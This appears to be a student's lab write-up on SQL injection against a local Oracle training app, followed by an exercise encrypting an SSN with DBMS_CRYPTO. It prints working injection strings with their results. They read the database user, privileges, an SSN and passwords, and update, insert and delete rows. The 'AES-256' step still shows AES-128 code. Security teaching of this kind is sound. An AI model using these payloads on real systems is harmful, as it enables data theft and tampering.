


## Part 1-1

1. Use a SQL Injection string in the Search field to get the name of the database user that the application is connecting to the database with.




The screenshot shows a Mozilla Firefox browser window titled "Search Results - Mozilla Firefox". The address bar displays "localhost:8080/sql\_injection/sql\_results.jsp". The page content includes a heading "Search Results" and a text block stating: "The query executed was: **select first\_name as 'First Name', last\_name as 'Last Name', phone\_number as 'Phone Number' from hr.employees where last\_name = 'Anything' UNION SELECT 'string','string', user FROM dual --'**". Below this text is a table with three columns: "First Name", "Last Name", and "Phone Number". The table contains one row with the values "string", "string", and "HR". A "Home" link is located below the table.

First Name	Last Name	Phone Number
string	string	HR


[Home](#)

2. Use a SQL Injection string in the Search field to get the system privileges granted to the user that the application is connecting to the database with.




The screenshot shows a Mozilla Firefox browser window titled "Search Results - Mozilla Firefox". The address bar displays "localhost:8080/sql\_injection/sql\_results.jsp". The page content includes a heading "Search Results" and a text block stating: "The query executed was: **select first\_name as 'First Name', last\_name as 'Last Name', phone\_number as 'Phone Number' from hr.employees where last\_name = 'Anything' UNION SELECT \* FROM DBA\_SYS\_PRIVS --'**". Below this text is a table with three columns: "First Name", "Last Name", and "Phone Number". The table contains 14 rows of data representing system privileges.

First Name	Last Name	Phone Number
ANONYMOUS	CREATE SESSION	NO
APEX_040100	ALTER DATABASE	NO
APEX_040100	ALTER SESSION	NO
APEX_040100	ALTER USER	NO
APEX_040100	CREATE CLUSTER	YES
APEX_040100	CREATE DIMENSION	YES
APEX_040100	CREATE INDEXTYPE	YES
APEX_040100	CREATE JOB	YES
APEX_040100	CREATE MATERIALIZED VIEW	YES
APEX_040100	CREATE OPERATOR	YES
APEX_040100	CREATE PROCEDURE	YES
APEX_040100	CREATE PUBLIC SYNONYM	NO
APEX_040100	CREATE ROLE	NO



HR	ALTER ANY TABLE	NO
HR	ALTER SESSION	NO
HR	ALTER USER	NO
HR	CREATE ANY DIRECTORY	NO
HR	CREATE ANY TABLE	NO
HR	CREATE DIMENSION	NO
HR	CREATE MATERIALIZED VIEW	NO
HR	CREATE PROCEDURE	NO
HR	CREATE SEQUENCE	NO
HR	CREATE SESSION	NO
HR	CREATE SYNONYM	NO
HR	CREATE TABLE	NO
HR	CREATE TRIGGER	NO
HR	CREATE TYPE	NO
HR	CREATE VIEW	NO
HR	DROP ANY TABLE	NO
HR	LOCK ANY TABLE	NO
HR	QUERY REWRITE	NO
HR	RESUMABLE	NO
HR	SELECT ANY TABLE	NO
HR1	ALTER ANY TABLE	NO

3. Use a SQL Injection string in the Search field to get the Social Security Number (SSN) and birthdate for "Michael Hartstein". (Hint: You will need to use a SQL Injection string to get the employee\_id first.)




**Search Results**

The query executed was: **select first\_name as "First Name", last\_name as "Last Name", phone\_number as "Phone Number" from hr.employees where last\_name = 'Anything' UNION select first\_name, last\_name, to\_char(employee\_id) from employees where last\_name='Hartstein'**

First Name	Last Name	Phone Number
Michael	Hartstein	201

[Home](#)



The screenshot shows a Mozilla Firefox browser window titled "Search Results - Mozilla Firefox". The address bar displays "localhost:8080/sql\_injection/sql\_results.jsp". The page content includes a heading "Search Results" and a text block stating: "The query executed was: **select first\_name as 'First Name', last\_name as 'Last Name', phone\_number as 'Phone Number' from hr.employees where last\_name = 'Anything' UNION select to\_char(employee\_id), SSN, to\_char(birthdate) from SSN\_BIRTHDATE where employee\_id=201 --!**". Below this text is a table with three columns: "First Name", "Last Name", and "Phone Number". The table contains one row of data: "201", "111-11-1111", and "10-JUN-67". At the bottom of the page is a link labeled "Home".

First Name	Last Name	Phone Number
201	111-11-1111	10-JUN-67

## Part 1-2

Use a SQL Injection string in the Search field to update the Employees table and double the salary of employee Alana Walsh.

```
2018-10-09 21:46:24 SYS AS SYSDBA> CONNECT hr/hr;
Connected.
```

```
Session altered.
```


```
You are running SQL*Plus in directory /home/oracle
```

```
2018-10-09 21:48:25 HR > select first_name, last_name, salary from employees where last_name='Walsh' and first_name='Alana';
```

FIRST_NAME	LAST_NAME	SALARY
Alana	Walsh	3100

```
2018-10-09 21:48:38 HR >
```

'); update employees set salary=salary\*2 where last\_name='Walsh' and first\_name='Alana'; END;--'



The screenshot shows a Mozilla Firefox browser window titled "Search Results - Mozilla Firefox". The address bar displays "localhost:8080/sql\_injection/pl\_sql\_results.jsp". The page content includes a heading "Search Results" and a text block stating: "No Records Found!". Below this text is a link labeled "Home".

```
2018-10-09 21:48:38 HR > select first_name, last_name, salary from employees where last_name='Walsh' and first_name='Alana';
```


FIRST_NAME	LAST_NAME	SALARY
Alana	Walsh	6200

```
2018-10-09 21:52:41 HR > █
```

2. Use a SQL Injection string in the Search field to insert a new employee into the employees table with employee\_id 207 (Hint: You can use a desc employees in SQL\*Plus as the “hr” user to get the fields of the employees table to build your insert statement.)

```
'); INSERT INTO employees (EMPLOYEE_ID, FIRST_NAME, LAST_NAME, EMAIL, PHONE_NUMBER, HIRE_DATE, JOB_ID, SALARY, COMMISSION_PCT, MANAGER_ID, DEPARTMENT_ID)
```

```
VALUES (207, 'SAM', 'JONES', 'S_JONES@INFO.COM', '202.145.6570', to_date('2018/10/10 08:30:00', 'yyyy/mm/dd hh24:mi:ss'), 'IT_PROG', 5000, .21, 120, 100); END;--'
```




```
2018-10-11 10:17:59 HR > SELECT * FROM EMPLOYEES WHERE EMPLOYEE_ID = 207;
```

EMPLOYEE_ID	FIRST_NAME	LAST_NAME	EMAIL	PHONE_NUMBER	HIRE_DATE	JOB_ID	SALARY	COMMISSION_PCT	MANAGER_ID	DEPARTMENT_ID
207	SAM	JONES	S_JONES@INFO.COM	202.145.6570	2018-10-10 08:30:00	IT_PROG	5000	.21	120	100

```
2018-10-11 10:18:35 HR > █
```

3. Use a SQL Injection string in the Search field to delete the employee with employee\_id 207 in the employees table.

```
'); DELETE FROM EMPLOYEES WHERE EMPLOYEE_ID = 207; COMMIT; END;--'
```



```
2018-10-11 10:18:35 HR > SELECT * FROM EMPLOYEES WHERE EMPLOYEE_ID = 207;
```


```
no rows selected
```

```
2018-10-11 10:25:15 HR > █
```

### Part 1-3

1. Use a SQL Injection string in the Password field to get the password of the “Admin” user. (Hint: First get the name of the column that contains passwords using user\_tab\_columns WHERE column\_name like '%PASS%.').

Note: You must show the login results screen with the password to get full credit. Do not get the “Admin” password by querying the database outside of the application.





2. Login as the “Admin” user through the application and add a user. Verify the new user by querying the app\_user table in SQL\*Plus.





```
2018-10-14 09:31:33 APP > select * from app_user;
```

APP_USER_ID	APP_USER_USERNAME	APP_USER_PASSWORD
4	Admin	XYZ123
5	Shawn	Shawn
6	Ryan123	password
24	sasha	abc321

```
2018-10-14 11:12:41 APP > █
```



3. Login as the “Admin” user through the application and delete the user added in question 2. Verify the user was deleted by querying the app\_user table in SQL\*Plus.



```
2018-10-14 11:12:41 APP > select * from app_user;
```

APP_USER_ID	APP_USER_USERNAME	APP_USER_PASSWORD
4	Admin	XYZ123
5	Shawn	Shawn
6	Ryan123	password

```
2018-10-14 11:16:39 APP >
```





**Part 1-4**

1. Use a SQL Injection string in any of the applications used in this lab to extract a unique piece of information from the database that was not already covered in this lab.

```
2018-10-14 11:36:23 HR > select * from jobs;
```

JOB_ID	JOB_TITLE	MIN_SALARY	MAX_SALARY
AD_PRES	President	20000	40000
AD_VP	Administration Vice President	15000	30000
AD_ASST	Administration Assistant	3000	6000
FI_MGR	Finance Manager	8200	16000
FI_ACCOUNT	Accountant	4200	9000
AC_MGR	Accounting Manager	8200	16000
AC_ACCOUNT	Public Accountant	4200	9000
SA_MAN	Sales Manager	10000	20000
SA_REP	Sales Representative	6000	12000
PU_MAN	Purchasing Manager	8000	15000
PU_CLERK	Purchasing Clerk	2500	5500
ST_MAN	Stock Manager	5500	8500
ST_CLERK	Stock Clerk	2000	5000
SH_CLERK	Shipping Clerk	2500	5500
IT_PROG	Programmer	4000	10000
MK_MAN	Marketing Manager	9000	15000
MK_REP	Marketing Representative	4000	9000
HR_REP	Human Resources Representative	4000	9000
PR_REP	Public Relations Representative	4500	10500

19 rows selected.

```
2018-10-14 11:37:49 HR >
```

---

```
'); update JOBS SET MIN_SALARY = 0 WHERE JOB_ID = 'AD_PRES'; END;--'
```




2018-10-14 11:37:49 HR > select \* from jobs;

JOB_ID	JOB_TITLE	MIN_SALARY	MAX_SALARY
AD_PRES	President	0	40000
AD_VP	Administration Vice President	15000	30000
AD_ASST	Administration Assistant	3000	6000
FI_MGR	Finance Manager	8200	16000
FI_ACCOUNT	Accountant	4200	9000
AC_MGR	Accounting Manager	8200	16000
AC_ACCOUNT	Public Accountant	4200	9000
SA_MAN	Sales Manager	10000	20000
SA_REP	Sales Representative	6000	12000
PU_MAN	Purchasing Manager	8000	15000
PU_CLERK	Purchasing Clerk	2500	5500
ST_MAN	Stock Manager	5500	8500
ST_CLERK	Stock Clerk	2000	5000
SH_CLERK	Shipping Clerk	2500	5500
IT_PROG	Programmer	4000	10000
MK_MAN	Marketing Manager	9000	15000
MK_REP	Marketing Representative	4000	9000
HR_REP	Human Resources Representative	4000	9000
PR_REP	Public Relations Representative	4500	10500

19 rows selected.

2018-10-14 12:06:22 HR > █



## Part 2. Encryption Lab

Create the following procedure. The procedure encrypts a string in a Social Security Number (SSN) format and prints the unencrypted and encrypted data.

```
SET SERVEROUTPUT ON DECLARE  ssn  VARCHAR2(20) := '555 55 5555';  ssn_raw  RAW (100) :=
UTL_RAW.cast_to_raw(ssn);  num_key_bytes  NUMBER := 128/8;  key_bytes_raw  RAW (16);
encryption_type  NUMBER := DBMS_CRYPTO.ENCRYPT_AES128
                                +
DBMS_CRYPTO.CHAIN_CBC
                                + DBMS_CRYPTO.PAD_PKCS5;  encrypted_raw  RAW
(2000);  BEGIN  DBMS_OUTPUT.put_line('The Unencrypted SSN is: ' || ssn);  key_bytes_raw :=
DBMS_CRYPTO.RANDOMBYTES (num_key_bytes); encrypted_raw := DBMS_CRYPTO.encrypt(src =>
ssn_raw,
                                typ => encryption_type,
                                key =>
key_bytes_raw); DBMS_OUTPUT.put_line('The Encrypted SSN is: ' ||
RAWTOHEX(UTL_RAW.cast_to_raw(encrypted_raw)));

DBMS_OUTPUT.put_line('The Decrypted SSN is: '); END; /
```

```
2018-10-12 17:33:54 SYS AS SYSDBA> GRANT EXECUTE ON DBMS_CRYPTO TO scott;
```

```
Grant succeeded.
```

```
2018-10-12 17:36:51 SYS AS SYSDBA> █
```

```
2018-10-12 17:36:51 SYS AS SYSDBA> connect scott/scott1;
Connected.
```

```
Session altered.
```

```
You are running SQL*Plus in directory /home/oracle
```

```
2018-10-12 17:38:21 SCOTT > █
```

```
2018-10-12 17:38:21 SCOTT > SET SERVEROUTPUT ON
DECLARE
ssn      VARCHAR2(20) := '555 55 5555';
ssn_raw  RAW (100) := UTL_RAW.cast_to_raw(ssn);
num_key_bytes  NUMBER := 128/8;
key_bytes_raw  RAW (16);
encryption_type NUMBER := DBMS_CRYPTO.ENCRYPT_AES128
+ DBMS_CRYPTO.CHAIN_CBC
+ DBMS_CRYPTO.PAD_PKCS5;
encrypted_raw  RAW (2000);
BEGIN
DBMS_OUTPUT.put_line('The Unencrypted SSN is: ' || ssn);
key_bytes_raw := DBMS_CRYPTO.RANDOMBYTES (num_key_bytes);
encrypted_raw := DBMS_CRYPTO.encrypt(src => ssn_raw,
                                     typ => encryption_type,
                                     key => key_bytes_raw);
DBMS_OUTPUT.put_line('The Encrypted SSN is: ' ||
RAWTOHEX(UTL_RAW.cast_to_raw(encrypted_raw)));
DBMS_OUTPUT.put_line('The Decrypted SSN is: ');
END;
/ 2018-10-12 17:46:29 SCOTT > 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20
The Unencrypted SSN is: 555 55 5555
The Encrypted SSN is: 3731304432334446453937424345363446383536434430463432344643344343
The Decrypted SSN is:
```

```
PL/SQL procedure successfully completed.
```

```
2018-10-12 17:46:47 SCOTT > █
```

Modify the procedure from step 7 to use the Advanced Encryption Standard (AES) 256bit Encryption Algorithm. Also modify the procedure to print the Decrypted SSN value. Your results should be similar to the following:

```
The Unencrypted SSN is: 555 55 5555 The Encrypted SSN is:
3534373144413932363430423734333038463938353241323841414446353831 The Decrypted SSN is:
555 55 5555
```

PL/SQL procedure successfully completed.

```

2018-10-13 22:34:14 SCOTT > SET SERVEROUTPUT ON
DECLARE
ssn          VARCHAR2(20) := '555 55 5555';
ssn_raw      RAW (100) := UTL_RAW.cast_to_raw(ssn);
num_key_bytes NUMBER := 128/8;
key_bytes_raw RAW (16);
encryption_type NUMBER := DBMS_CRYPTO.ENCRYPT_AES128
                        + DBMS_CRYPTO.CHAIN_CBC
                        + DBMS_CRYPTO.PAD_PKCS5;
encrypted_raw RAW (2000);
BEGIN
DBMS_OUTPUT.put_line('The Unencrypted SSN is: ' || ssn);
key_bytes_raw := DBMS_CRYPTO.RANDOMBYTES (num_key_bytes);
encrypted_raw := DBMS_CRYPTO.encrypt(src => ssn_raw,
                                typ => encryption_type,
                                key => key_bytes_raw);
DBMS_OUTPUT.put_line('The Encrypted SSN is: ' ||
RAWTOHEX(UTL_RAW.cast_to_raw(encrypted_raw)));
DBMS_OUTPUT.put_line('The Decrypted SSN is: ' || UTL_I18N.RAW_TO_CHAR (dbms_crypto.Decrypt(
                                src => encrypted_raw,
                                typ => encryption_type,
                                key => key_bytes_raw)));

END;
/ 2018-10-13 22:52:16 SCOTT > 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23
The Unencrypted SSN is: 555 55 5555
The Encrypted SSN is: 4537363044393733413246314544433343303838303844414137304345423746
The Decrypted SSN is: 555 55 5555

PL/SQL procedure successfully completed.

2018-10-13 22:52:20 SCOTT >

```

